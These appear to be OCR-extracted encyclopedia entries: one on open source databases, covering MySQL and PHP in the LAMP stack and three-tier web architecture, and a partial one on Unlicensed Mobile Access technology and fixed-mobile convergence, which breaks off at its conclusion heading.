Unit of Learning: An abstract term used to refer to any delimited piece of education or training, such as a course, a module, a lesson, and so forth. It is noted that a "unit of learning" represents more than just a collection of ordered resources to learn; it includes a variety of prescribed activities (problem solving activities, search activities, discussion activities, peer assessment activities, etc.), assessments, services, and support facilities provided by teachers, trainers, and other staff members.

Virtual Learning Environment (VLE): A centralized software system that helps teachers in the management of e-learning courses for their students.

Open Source Database Technologies

Emmanuel Udoh
Purdue University, USA

INTRODUCTION

The free or open source software (OSS) movement, pioneered by Richard Stallman in 1983, is gaining mainstream acceptance and challenging the established order of the commercial software world. The movement is taking root in various aspects of software development, namely operating systems (Linux), Web servers (Apache), databases (MySQL), and scripting languages (PHP) to mention but a few. The basic tenet of the movement is that the underlying code of any open source software should be freely viewable, modifiable, or redistributable by any interested party, as enunciated under the copyleft concept (Stallman, 2002) This is in sharp contrast to the proprietary software (closed source), in which the code is controlled under the copyright laws.

In the contemporary software landscape, the open source movement can no longer be overlooked by any major players in the industry, as the movement portends a paradigm shift and is forcing a major rethinking of strategy in the software business. For instance, companies like Oracle, Microsoft, and IBM now offer the lightweight versions of their proprietary flagship products to small—to-medium businesses at no cost for product trial (Samuelson, 2006). These developments are signs of the success of the OSS movement. Reasons abound for the success of the OSS, viz. the collective effort of many volunteer programmers, flexible and quick release rate, code availability, and security. On the other hand, one of the main disadvantages of OSS is the limited technical support, as it may be difficult to find an expert to help an organization with system setup or maintenance. Due to the extensive nature of OSS, this article will only focus on the database aspects.

A database is one of the critical components of the application stack for an organization or a business. Increasingly, open-source databases (OSDBs) such as MYSQL, PostgreSQL, MaxDB, Firebird, and Ingress are coming up against the big three commercial proprietary databases: Oracle, SQL server, and IBM DB (McKendrick, 2006; Paulson, 2004; Shankland, 2004). Big companies like Yahoo and Dell are now embracing OSDBs for enterprise-wide applications. According to the Independent Oracle Users Group (IOUG) survey, 37% of enterprise database sites are running at least one of the major brands of open source databases (McKendrik, 2006). The survey further finds that the OSDBs are mostly used for single function systems, followed by custom home-grown applications and Web sites. But critics maintain that these OSDBs are used for nonmission critical purposes, because IT organizations still have concerns about support, security, and management tools (Harris, 2004; Zhao & Elbaum, 2003).

Undoubtedly, the OSDB initiative plays a major role in the IT world, but the expressed concerns about its adoption are the internal IT operations issue of every company. Some companies have successfully integrated OSDBs by using in-house expertise and support. It is therefore incumbent on every company to determine the cost-effectiveness of OSDB adoption before embracing such systems. Furthermore, MySQL database is currently equipped with several features that facilitate the integration with other information systems such as legacy systems and existing software applications. Notably, MySQL converts and imports other databases using a migration toolkit or workbench. This is a powerful framework that supports the migration of several systems with proven methodology.

However, open source databases are forging ahead with attractive business strategies such as the blending of the roles of a database administrator and a developer. Currently, two business models are evolving in the OSDBs space, namely the MYSQl and PostgreSQl models (Maguire, 2003; McKendrik, 2006). The MySQL model is based on a dual-licensing approach, whereby a single firm releases, maintains, and supports the code, while the PostgreSQl model has a community (regulated by experts) entrusted with code release and maintenance. Furthermore, there are more than 30 approved open source licenses, with GNU General Public License (GPL) being the most common (Rosen, 2004). The GNU GPL is copylefted, in that any redistributor of a free software cannot restrict the redistribution or modification of that software. For a detailed treatise on OSS licensing, interested readers are referred to the open source initiative Web site. Due to the large number of OSDBs in the market, this article will further shrink the focus to only the MySQL database and its use with PHP in generating dynamic Web content.

BACKGROUND

The history of MySQL started about three decades ago, when a Swedish firm TcX launched a screen builder-reporting application. Currently, MySQL dominates the OSDBs market with over 6 million installations and with characteristics such as easy administration, performance, stability, robustness, and compactness (LeClaire, 2006; McKendrick, 2006). To underline the popularity of the MySQL database, companies like Dell now package it for distribution with other components of the LAMP (Linux, Apache, MySQL, PHP/Python/Perl) stack. With significant cost savings, businesses deploy it to power high-volume Web sites, critical enterprise applications, and other software packages. A well documented case of MySQL use is Yahoo Finance (Zawodny, 2002). According to Zawodny (2002), MySQL database is cost-effective, easy-to-use, and reliable. It handled high-volume 260 million record tables just as well as the small, low-volume ones. The report further noted key MySQL features such as replication strength, and the ready-to-use APIs and libraries that have helped Yahoo manage its demanding applications smoothly.

MySQL is a multithreaded, server-based relational database management system. As server-based, it can be shared by multiple users, as opposed to desktop databases like Microsoft Access and FileMaker Pro that are designed as standalone for a single user. It runs on multiple platforms such as Unix and Windows and can be procured under the GNU GPL or nonGPL commercial license from its manufacturer, MySQL AB. As the most commonly used open source database for small-to-medium businesses, large shared databases, and Web sites, almost all virtual hosting companies provide MySQL. Its low cost and frequent use for Web-based systems has attracted attention of the academia, government, businesses, nonprofit organizations, and developing countries alike. Furthermore, users can choose from MySQL's flexible storage engines that include MYLSAM, memory, merge, cluster, InnoDB, and the other two new archive and federated storage engines.

Because MySQL is a server-based database, its content needs to be extracted and made visible or visualized to the user through a client or browser. It is therefore logical to discuss MySQL with a popular open-source scripting language (PHP) that helps to generate its content on the Web. There are other languages used in this endeavor, but PHP has a significant edge that makes it popular to use with MySQL as a Web-based interface.

Hypertext pre-processor (PHP) is a simple language to learn with rich features for generating dynamic Web content. It is a server-side, cross-platform, HTML embedded scripting language that is compatible with different databases, including MySQL. Its database tier support is excellent, with more than 15 libraries available to interact with almost all popular database servers (Williams & Lane, 2004). There are many reasons why PHP is an excellent choice for Web scripting: flexible integration with HTML, fast execution of scripts, capability for complex projects, platform portability, and its open-source community effort (Welling & Thomson, 2001). PHP's dynamic nature supports Web-centric tasks and services, and it has been instrumental in the paradigm shift in software development, especially the shift to service-oriented architecture (SOA). PHP supports overloading capabilities and strong string or text processing, a feature that is essential in Web development. It has rich libraries for multimedia programming, such as Ming, GD, ImageMagick, PDF, and FDF (Sweat, Kent & Slenc, 2003). Furthermore, PHP supports MySQL with libraries that improve SQL queries. For instance, PHP allows a MySQL query to be prepared once, and be executed many times, which substantially improves speed if a query is often used (Williams & Lane, 2004). Thus, PHP with its Web centric approach has fared well in turning MySQL into a Web database system.

MAIN FOCUS

The Web has created a new computing standard that influences how information is generated, accessed, and distributed. This shift to service delivery through the Web is gaining acceptance in all tiers, including academia, government, nonprofit organizations, and businesses. However, most services we enjoy on the Web are provided by Web database applications or Web applications (Webapp), for example, Web-based e-mail, online shopping, forums, news, sports, corporate Web sites, and portals (Williams & Lane, 2004). This firmly underlines the importance of databases in the emerging information age. The most popular OSDB used in Web applications is MySQL, and PHP has been instrumental in incorporating MySQL operations and functionality into Web pages with rich multimedia content. MySQL, together with PHP, provides a clear and inexpensive way to design and implement Web-based databases with rich multimedia content.


Web Database Development

The contemporary Web-database computing landscape is conceptually based on three-tiered architecture. The three-tier model has at its base the database tier (with the database management system), followed by the middle tier (containing the application logic), and lastly the browser/client layer (presentation layer). Figure 1 depicts this architecture in a LAMP framework. The LAMP framework helps to package PHP and MySQL with Linux and Apache for wide distribution. In the framework, Linux provides the base for handling backend functionalities such as network access and storage. The Apache component handles the Web traffic and other integrating modules. MySQL provides the database engine, while PHP, Python, and Perl act as the scripting languages used for the Web application. This framework provides a cohesive unit for the integration of the dominant OSS system in the competitive software business. It is an emerging response to the integration strategy of the Microsoft corporation.

The three-tier architecture is standard, but different implementations exist in practice. According to Williams and Lane (2004) and Bazghandi (2006), the most common implementation has the Web server (which includes the PHP's Zend scripting engine that processes the scripts and carries out the actions they specify) and the database management system installed on one machine. Many small-to-medium companies embrace this modified architecture when the business volume is low, for example, tens of thousands of requests per hour. For high volume Web sites or big corporations, the Web server and database server are hosted on different machines so that resources are dedicated to permit more scalable and faster applications. For such high end applications, a cluster of computers or n-tier architecture can be used, where the database (MySQL cluster) and Web servers are replicated and the load distributed across many machines (Williams & Lane, 2004).

However, a crucial step in successful Web database application development is the auditing of the system requirements and the designing of the databases. MySQL provides sufficient resources to enable a successful database design, such as a GUI-based MySQL query browser and administrator. For the PHP programming, several GUI-based tools are also available to aid the crafting of the middle tier software. This crafting with PHP is pivotal in that it drives the structure and content of the data displayed to the user, provides security, and authentication, and adds state to the application (Williams & Lane, 2004).

Figure 1. The three-tier architecture in the LAMP framework



In all, the three-tier architecture is a well-established approach to distribute an application across client and servers so that the processing load is not fully placed upon any one node. Furthermore, because the application is distributed across an application server and a database server, changes in either the application itself or in the database structure will not be seen by the user and will not affect the client machine. PHP and MySQL provide Web applications the ability to easily access data in the database (local and remote) with simple interface and cross-platform functionality.

Multimedia Programming

PHP and MySQL are increasingly deployed to provide dynamic multimedia content to Web applications. Such applications include image galleries and flash movies. MySQL on its own currently does not support any specific multimedia data types, but has a data type for large objects in the form of BLOB, which can hold values up to 4GB. This data type can be manipulated by PHP's Zend scripting engine, which has a rich library for handling multimedia content. The PHP multimedia library contains extensions such as Ming, GD, ActionScript, ImageMagick, PDFLib, and FDF (O'Dell, Chase Rosa, Abraham, Kent, Suyoto, & Apshankar, 2002). Ming is a library that allows the creation of flash movies, while the PDFlib can be used to create PDF reports. In general, the PHP libraries can be used to add dynamicity and interactivity to movies, create and manipulate images, send data to and from PDF forms, produce PDF reports, and generate flash files. A broad range of information relating to some of these popular PHP extension libraries, specifically the ones that can be used to create, modify, or deliver multimedia content, can be found in O'Dell et al. (2002). These PHP extensions empower developers to build multimedia, rich and database-driven Web sites. In all, these open source technologies support the use of animation, video, and audio to supplement the traditional media of text and images, thus making multimedia more popular on the Web (Dunckley, 2003; Titchkosky, Arlitt & Williamson, 2003).

FUTURE TRENDS

The open source movement is maturing and increasingly becoming an option in the competitive software industry. This trend will continue as the OSS business model and its viability are obvious even to the big business players. A database is a critical component of the business applications. LinuxWorld conferences reflect on the great offerings and potential in open source databases. With big corporations like Yahoo embracing OSDBs, other groups such as academia, developing countries, nonprofit organizations, and small-to-medium businesses will resort to OSDBs in the future. The ensuing competition between OSDBs and the proprietary databases will result in better products, barring aggressive litigations from the proprietary vendors.

The three-tier or n-tier model will be fully integrated in the ensuing service oriented architecture and the grid architecture. Some of the issues like support, security, and management tools that hold back OSDBs from gaining importance in enterprises will be overcome. In future OSDB systems, there will be noticeable improvements in subselects, key constraints, stored procedures, views, clustering, replication, data movement, backup, and recovery. Furthermore, there will be a greater blending of roles between the database administrator and developer in the future job space.

CONCLUSION

With a freely available source code which can be viewed, modified, and redistributed, open source databases are now gaining acceptance in a market dominated by proprietary databases such as Oracle. MySQL use, with over 6 million installations, is approaching majority status in the open database space. Currently, MySQL is widely used for single function systems, large shared databases, and Web applications. This article focused on MySQL, and its use with PHP—an open source scripting application—in the visualization of multimedia content and Web databases. MySQL and PHP, in conjunction with other applications in the LAMP framework, will continue to improve in performance and stability, thus sustaining the open source software movement.

KEY TERMS

Desktop Database: This is a database that is primarily designed to stand alone on a desktop or a PC for a single user. Microsoft Access and FileMaker Pro are good examples.

LAMP Framework: It represents a structure and business strategy that supports the combined use of four OSS packages in Web development, namely the **L**inux operating system, the **A**pache Web server, the **M**ySQL database, and either the **P**HP, Perl, or Python scripting language.

Open Source Database: The underlying code of the database, like any other open source software, is freely viewable, modifiable, or redistributable by any interested party, as opposed to a proprietary one that is controlled under copyright laws. Examples of open source databases are MySQL, Firebird, and MaxDB.

Server-Based Database: It is a multiuser database that is designed to be hosted on a server instead of a desktop.

Service Oriented Architecture: This is a form of software design that allows different applications to interact in business processes regardless of specific technology like programming languages and operating systems.

State: HTTP is stateless in that the Web server does not keep the status of any client communicating with it. When by design this status is kept, then there is a state between the client and the server.

Three-Tier Architecture: This is a conceptual model for a Web database application that has at its base the database tier (with database management system), then the middle tier (hosting the application logic), and finally the client tier (usually the browser).

Web Application (Webapp): This is a term coined to represent a networked application on an Intranet or Internet that is accessible through a browser.

Opportunities and Challenges from Unlicensed Mobile Access (UMA) Technology

INTRODUCTION

The tremendous growth in the mobile communications sector has had a profound technical, economic/business, and social impact in Europe and worldwide (Chochliouros & Spiliopoulou, 2005). In particular, various sectors' effects combined with the rapid expansion of (fixed) broadband wireless technologies have generated, *in several instances*, suitable prerequisites (and/or conditions) for further development and exploitation, to successfully realize a diversity of convergence-based opportunities (Chochliouros, Spiliopoulou, & Lalopoulos, 2004; Yoon, Yoon, & Lee, 2005).

Mobile devices are currently used in virtually every domain of human activity (i.e., private, business, and governmental). While the relevant penetration levels are likely to continue to enlarge (*in fact, mobile phone penetration has now reached well over two billion subscribers globally*), the most important future evolutionary progress will be the development of innovative broadband facilities-applications. Potential offerings of third-generation mobile (3G) infrastructure (and of its enhancements), together with other modern wireless technologies, especially Radio Local Area Networks (RLANs) and Wi-Fis (Kumar, 2004; Siau & Shen, 2003) affect the growth of the modern economy. The fast expansion of these technologies creates a paradigm shift that will make possible the appearance (and the adoption) of new data services, able to combine the advantages of broadband with mobility features (Commission of the European Communities, 2004a). To this important perspective, all related applications can exercise an essential impact in various fields (technical, commercial, financial, regulatory, social, etc.) and, *most significantly*, they can produce considerable economic effects by potentially modifying the way that business is done. However, as most of the innovative electronic communications offerings can be accessed and exploited by converged means and resources, the "combined" usage of fixed and mobile infrastructures/facilities can be the basis for further development and progress.

Moreover, if looking forward, the convergence of telecommunications-, broadcasting-, and Internet-based facilities will result in the proliferation of high-speed multimedia services, delivered over such networks/infrastructures. Recent market experiences have demonstrated that 2.5G/3G infrastructures (and RLANs) will coexist and provide complementary services (Commission of the European Communities, 2004b). Users can thus benefit themselves of high-speed wireless access when near a hot-spot, and receive 3G services over a broader area. Therefore, convergence of fixed and mobile services, through unified fixed/mobile offerings, is expected to bring additional opportunities for novelty.

UNLICENSED MOBILE ACCESS IN THE CONTEXT OF THE BROADER "CONVERGENCE" EFFORTS

As voice becomes even more of a commodity service and use of data services grows, network operators realize that they need to adopt converged (network-based) services and offer easier ways to roam across networks

(Sutherland, 2007). The world scenery for wireless and mobile communications is changing very quickly (subsequent to international trends and practices) and consequently, a number of market operators of the wider electronic communications industry have nowadays focused their business priorities on the applicability/effectiveness of an increasing set of fixed-mobile convergence (FMC) initiatives (Merry, 2007), linked with modern and fascinating technological solutions (Lainé, Drevon, & Cannet, 2005).

The majority of these initiatives are expected to be suitably developed through the exploitation of "*Unlicensed Mobile Access*" (*UMA*) *(or alternatively known as* "*Generic Access Network*"*-GAN)* technology, which represents the first global standardized effort (supported by the 3rd Generation Partnership Project - 3GPP) for subscriber access to mobile circuit-, packet-, and IMS-based (IP Multimedia System) services over any IP-based access network (e.g., Wi-Fi, DSL (Digital Subscriber Line), Cable, Fiber-to-the-Home (FTTH), etc.), including the Internet (More specifically, the related system was initially called "UMA" and then renamed to "GAN").

All further work related to unlicensed mobile access takes place in 3GPP and is coordinated with all future standardization and development of the actual GSM (Global System for Mobile Communications) and WCDMA (Wideband Code Division Multiple Access) networks.

Originally developed by 15 leading companies in the mobile industry (including, among others, Alcatel, British Telecom, Cingular, Kineto Wireless, Motorola, Nokia, Nortel Networks, Siemens, Sony Ericsson, and T-Mobile), the UMA (http://www.umatoday.com/) is now the 3GPP standard for enabling subscriber access to mobile services over Wi-Fi and broadband IP networks (3GPP, 2007a; 2007b).

Handset and network vendors have taken an energetic part in the relevant standardization procedures in order to: minimize the impact on the handset and leverage on already-existing implementations; enable rapid time-to-market; ensure interoperability between a wide range of handsets and networks; and, increase the possibility of commercial handset availability from multiple handset vendors. The endorsed specification is now able to define network elements and protocols that support user authentication and the transparent handoff of calls from cell towers to IP-based access points based on both Wi-Fi and Bluetooth. The UMA specification focuses on four key design objectives: security and authentication, full-service support, seamless session transparency, and minimal impact to the core network (Finger-Gibson, Bilderbeek, & Vestergaard, 2005).

The suggested UMA network facilities, *because of their cost and performance advantages*, are proving to be quite important complements to cellular radio access networks. In particular, when the fixed access is of wireless nature, then UMA can become an efficient and sophisticated solution allowing for seamless handover between cellular networks and wireless local area networks (WLANs), while simultaneously supporting a variety of enhanced interoperability/interconnection features (Chochliouros & Spiliopoulou, 2003).

This is a challenge of high priority for a huge majority of market players, either fixed or mobile: that is, the former can consider the suggested solution as a "proper defensive move" to protect their "customer base" in opposition to churn and traffic losses due to existing worldwide trends for "*fixed-to-mobile*" substitution; a fixed/broadband operator can thus expand its business into mobile operations via a Mobile Virtual Network Operator (MNVO) agreement and sell mobile services under its brand using the mobile operator's network. On the other hand, fixed operators can also take advantage of UMA, but the "key prerequisite" is partnership with a mobile operator, enabling them to offer mobile services directly (or to bundle them with existing services). In cases where ownership interest exists, the cooperation is easier to establish, and several operators are working on the synergy that a UMA service closely tied to a fixed network can generate (Ericsson, 2005; Nokia Corporation Networks, 2006).

In addition, mobile operators are considering UMA as a suitable means: (i) to penetrate the indoor voice market; (ii) to enhance the performance of mobile services indoors (by improving coverage in locations where it is not economical or technically feasible to provide GSM or WCDMA coverage); and, (iii) to capitalize new streams of revenue by differentiating their offerings and making pricing more affordable (Schweizer, 2006). This also provides the possibility to offer a bundled service together with a fixed/broadband market partner, in the environment of competitive markets. One supplementary key advantage of UMA is that the mobile core network remains unchanged, as the related solution can integrate directly with the mobile core network.

User acceptance/familiarization of multimedia applications is tied directly to user experience and service costs, which are, in turn, related to the performance (i.e., bandwidth and latency) and cost of the access network. As for this option, the success factor is clear: the faster the network, the better the experience, and the better the experience, the higher the user adoption rate.

Both fixed and mobile operators are considering UMA as an option to fend off the increasing threat from new Voice-over-IP (VoIP) operators, and to widen their market activities to modern data- and multimedia-oriented sectors (The UMTS Forum, 2006). In particular, mobile operators can leverage the cost and performance advantages of IP access technologies to deliver high-quality, low-cost mobile voice and data services in the locations where subscribers spend most of their time (i.e., the home, office, campus environment, and/or other selected areas covered). In a more general approach, operators can explore new business opportunities.

UMA AS A FUNDAMENTAL MEANS FOR INCREASED MARKET AND CONSUMER BENEFITS

Apart from the international mobile expansion, a quite remarkable feature of modern economy can also be found on the extended penetration of Wi-Fis (Balachandran, Voelker, & Bahl, 2005). Recent years have seen the availability of public Internet access via WLAN "hot spots", located in cafes, hotels, airports, and other public places. These provide a potential alternative low-cost wireless access network for voice and data services. In fact, Wi-Fis mainly affect the subsequent major market segments (Kineto Wireless Inc., 2005):

i. **Businesses:** Small to large enterprises are deploying WLANs to increase employee productivity by eliminating the constraints of the "traditional" cable-based communications;
ii. **Households:** Due to its convenience/mobility benefits, consumer Wi-Fi acceptance is very rapidly increasing, and extra support is being built into most residential broadband modems;
iii. **Hot spots and hot zones:** Many mobile operators are aggressively pursuing current public WLAN deployment as consumers begin to expect and demand anytime, anywhere Internet access.

Thus, there are numerous cellular and Wi-Fi infrastructures broadly deployed in the marketplace, offering options for further expansion and providing significant benefits to users. Wi-Fi and cellular convergence is about to hit the main stream (Shim, Varshney, Dekleva, & Knoerzer, 2006), with mobile operators planning to deploy UMA services in their national markets. It is estimated (Paolini, 2005) that the revenues from Wi-Fi and cellular convergence services will be $1.6 billion by 2010 in the U.S. alone, with over 26 million subscribers, while North America will be the largest of the first markets to launch UMA services. In the same sense, the worldwide demand for such converged services is expected to reach 55 million subscribers by 2010. Western Europe, Japan, and Korea will be "key" UMA markets and, as broadband penetration grows, China will quickly become an additional, attractive market.

Any corresponding advantages can be tremendously multiplied, if there is an exact context for a proper and "combined" usage of these infrastructure facilities. UMA enables mobile operators to offer fully-converged connectivity using their existing core network. It is a simple and effective technology that permits operators to roll out the solution in the short term, while subscribers are able to seamlessly roam from the cellular network to a WLAN, maintaining their call as they move from one to the other (Kalmanek, Murray, Rice, Gessel, Kabre, & Moskal, 2006). The solution can combine the use of the broadband network with the mobile core network infrastructure, but the handset plays the role of the "prime" device as the "single personal communication device", utilizing the best possible access network available at any time. The end-user has one phone with one number that works independently of access method and location. It is technically possible to allocate several numbers for the subscriber, for example, one mobile and one fixed number in areas where specific mobile number series exist. Any existing mobile core network functionality (such as charging, authentication, and end-user administration) is reused, while impact is limited to configuration of the new access network (Ericsson, 2006). Using dual-mode services, subscribers can make calls from outside the home as they would ordinarily, by using the GSM radio network at the standard tariff rate. Inside the home, the call travels over the subscriber's wireless broadband connection, so the operator can enjoy a similar economic structure as VoIP-over-broadband providers.

In fact, the UMA solution permits mobile operators to provide seamless mobile voice, data, and IMS services indoors and outside, by affecting the emergent ubiquity of existing WLANs (Poikselkä, Mayer, Khartabil, & Niemi, 2006). To this aim, UMA can further exploit existing in-building Wi-Fi networks and enable operators to perform broader coverage and range issues of their network rollouts (Kineto Wireless Inc., 2006). More specifically, UMA technology can supply access to GSM and GPRS (General Packet Radio Service) mobile services over unlicensed spectrum technologies (including Bluetooth and WLAN/802.11). This option constitutes a critical competitive advantage as it fully exploits beneficial market opportunities from the "license-free" usage of the corresponding frequency bands, independently of the nature of the "underlying" infrastructure. Thus, UMA lets operators easily expand their coverage and introduce new mobile data services.

By deploying UMA, service providers can allow subscribers to roam and handover between cellular networks and public/private unlicensed wireless networks by using suitable dual-mode handsets (DMH). Users' terminals need to be equipped with an intelligent software client which automatically selects the preferred access technology (while in idle mode) and performs seamless handover between the available access technologies (while in connected mode), according either to operator's or to user's preferences/policies (McQueen, Kamal-Saadi, Byrne, Burk, & Lee, 2006).

Therefore, users receive a reliable experience for their mobile voice/data services, as they can successfully realize "transitions" between underlying networks, while simultaneously preserving an adequate security level (3GPP, 2007a, 2007b) and benefiting suitable operational processes (Racca, 2005). The UMA specifications addresses security challenges by incorporating a highly-scalable security gateway to secure and aggregate end-user traffic.

UMA can enable mobile handsets to stay always "best connected", offering the (residential or corporate) subscriber simplicity, cost savings, and, *most importantly,* the best trade-off between low cost and high performance for service delivery in an optimal way. The fundamental cost structure for UMA-based services is similar to that of commercial VoIP providers, so the involved operator gains the flexibility to offer more competitive pricing in certain markets: Due to this option, several (service or network) providers are considering to take advantage of the low "entry cost" of UMA service, in order to offer voice services to subscribers using ordinary telephones. In this case, from the subscriber's perspective, the call behaves the same as it does over a fixed-line network, although it travels first over Wi-Fi (or Bluetooth), then over broadband, and finally over the GSM radio network. Nevertheless, service traffic and revenue is still maintained by the mobile operator.

An essential advantage is due to the fact that UMA provides for seamless mobility between the mobile and the Wi-Fi networks, in parallel with voice call and data session continuity (Paolini, 2005). Some of the key benefits that the subscribers receive also include:

i. **Simplicity:** The user has only one personal phone number to consider, one mailbox to access, a single address book, and a single device to learn to use;
ii. **Reachability:** When subscribers have reliable mobile phone coverage and reasonable service pricing at home and/or in the office, they are comfortable to perform mobile communications;
iii. **Always-available SMS (short messaging services) and MMS (multimedia messaging services):** Many relevant sessions end when a user enters the office or home, simply because in that time coverage becomes "problematic". With a UMA-based solution, these sessions can last as long as the participants desire, due to the enhanced coverage provided by the WLAN network. The sessions are thus uninterrupted, because they are seamlessly handed over to the WLAN connection; and
iv. **Always-on bandwidth-intensive services:** Just as IMS, SMS, and MMS sessions do not have to end when the user goes home, neither do bandwidth-intensive mobile services such as mobile games and MP3 downloads. With more bandwidth available and favorable pricing at home, users can use more data services and download music and video, online gaming, and so forth.

An additional benefit is that UMA provides full-service transparency, as it makes sure that all mobile services accessible to subscribers over existing mobile networks are also available over it. Contrasting other potential FMC approaches which solely provide for a non-seamless voice service between networks, UMA delivers subscribers the entire mobile service experience when being (on a constant basis) on Wi-Fi, including voice, SMS, MMS, Mobile TV, WAP (Wireless Application Protocol), ringtones, PoC (push-to-talk over cellular), and many more. Figure 1 illustrates the potential case for realizing extension of all mobile services over Wi-Fi via the UMA application.


In fact, with the UMA use, many SMS, MMS, and IMS sessions are independent of indoor coverage, and they can continue as long as the participants desire (Kineto Wireless Inc., 2005). Thus, mobile operators offering such services can gain the likelihood to develop, expand, and refine IP infrastructure (and related functional processes) that they can reuse for future services that they intend (or plan) to offer, including bundled mobile-voice with data facilities (such as remote video surveillance and mobile remote control of home appliances with IMS).

The solution also permits more accurate presence information, which is a basis for additional value-added services. Furthermore, other extra benefits can be offered, all able to influence, *to a certain degree*, market investments due to the standard (and well-defined) interfacing to existing mobile core networks. Contrasting to other FMC approaches which "necessitate" the deployment of an entirely new service core voice network (and of associated operational support and billing systems), the UMA allows operators to leverage existing and future core (both mobile and wireless) network investments, while simultaneously being transparent to existing standard CPE (customer premises equipment) devices (i.e., access points, routers, and modems).

Operators using UMA to provide one-person, one-number service can rapidly take advantage of their returns on investment and earn long-term customer loyalty from subscribers who can remain connected via their mobile handsets. UMA services, devices, and subscribers are still growing, and according to ABI Research (2007), subscriber numbers should reach 65 million by 2012.

The UMA technology is mainly telecommunications-oriented and is an apparent development to existing mobile operators to accomplish new business targets, by utilizing WLANs and other unlicensed radio access technologies. For instance, in the U.S. market, the driver for UMA's technology implementation was primarily the limited cellular access indoor coverage, so market operators saw the combined usage of GSM and WLANs as a reliable solution to improve the coverage. In the European Union (EU), the UMA technology has most recently been utilized by several operators to offer lower voice call charges to their customers, when the call was made by using their WLAN router at home (Välimäki, 2006). This was an opportunity for operators to move voice traffic from the more expensive cellular radio network to their already deployed (and, occasionally, widely-used) fixed broadband connections, in the scope of the applied "digital convergence" policy context.

Figure 1. Extension of all mobile services over Wi-Fi via UMA application (Figure created using information obtained from www.umatoday.com and www.kinetowireless.com)



A BRIEF OVERVIEW OF THE UMA BASIC ARCHITECTURE


The basic elements comprising the modern UMA architecture are illustrated in Figure 2. To allow access to the mobile service core via IP-based networks, the existing UMA standard defines a new network element (the UMA Network Controller-UNC) and the associated protocols providing for the secure transport of mobile signaling and user plane traffic over IP. The UNC extends mobile circuit, packet, and IMS-based services over broadband access networks. It is linked to the core network through well-defined 3GPP-specified (scalable and secure) interfaces, able to minimize network disruption, facilitating roaming between the licensed and the unlicensed networks. On one side, the UNC interfaces to an operator's existing core network systems, and on the other side, to the Internet. The UNC establishes secure connections to each UMA-enabled device over the Internet and manages delivery of mobile services, as well as mobility between access networks.

In fact, any relevant deployment is comprised of UMA-enabled mobile handsets joined over any IP-access connection to a UNC located in certain core network. UMA uses IPsec tunneling techniques between mobile handsets and a UNC, to transparently extend all circuit-, packet- and IMS-based services over IP-access networks. First, the gateway authenticates the mobile user based on the subscriber profile, location, and activity status information stored in the Home Location Register (HLR). Next, the security gateway decrypts the incoming traffic before forwarding it to the appropriate UMA application server. The security gateway also routes voice calls through a media gateway to the core voice network and circuit and packet-based data services through an IP network controller towards the data core.

For mobile operators, adding UMA access to existing GSM networks is not a major undertaking, and it is performed via the usage of standard A/Gb interfaces (European Telecommunications Standards Institute, 2006). Therefore, UMA allows operators to use broadband and WLAN together with the GSM/GPRS network to provide efficient "alternative access" for mobile voice and data services.

The basic relevant technology means that any IP connectivity can be used to access the mobile core network services available via the standard A and Gb interfaces, and that it fulfils all related requirements imposed by the regulation (these can include, but are not limited to, access to emergency service and location services, number portability, lawful interception, security and integrity of network, services for disabled users, quality of service, and local/national telephony taxes).

Figure 2. A basic description of the UMA architecture (Figure created using information obtained from www.umatoday.com and www.kinetowireless.com)



CONCLUSION

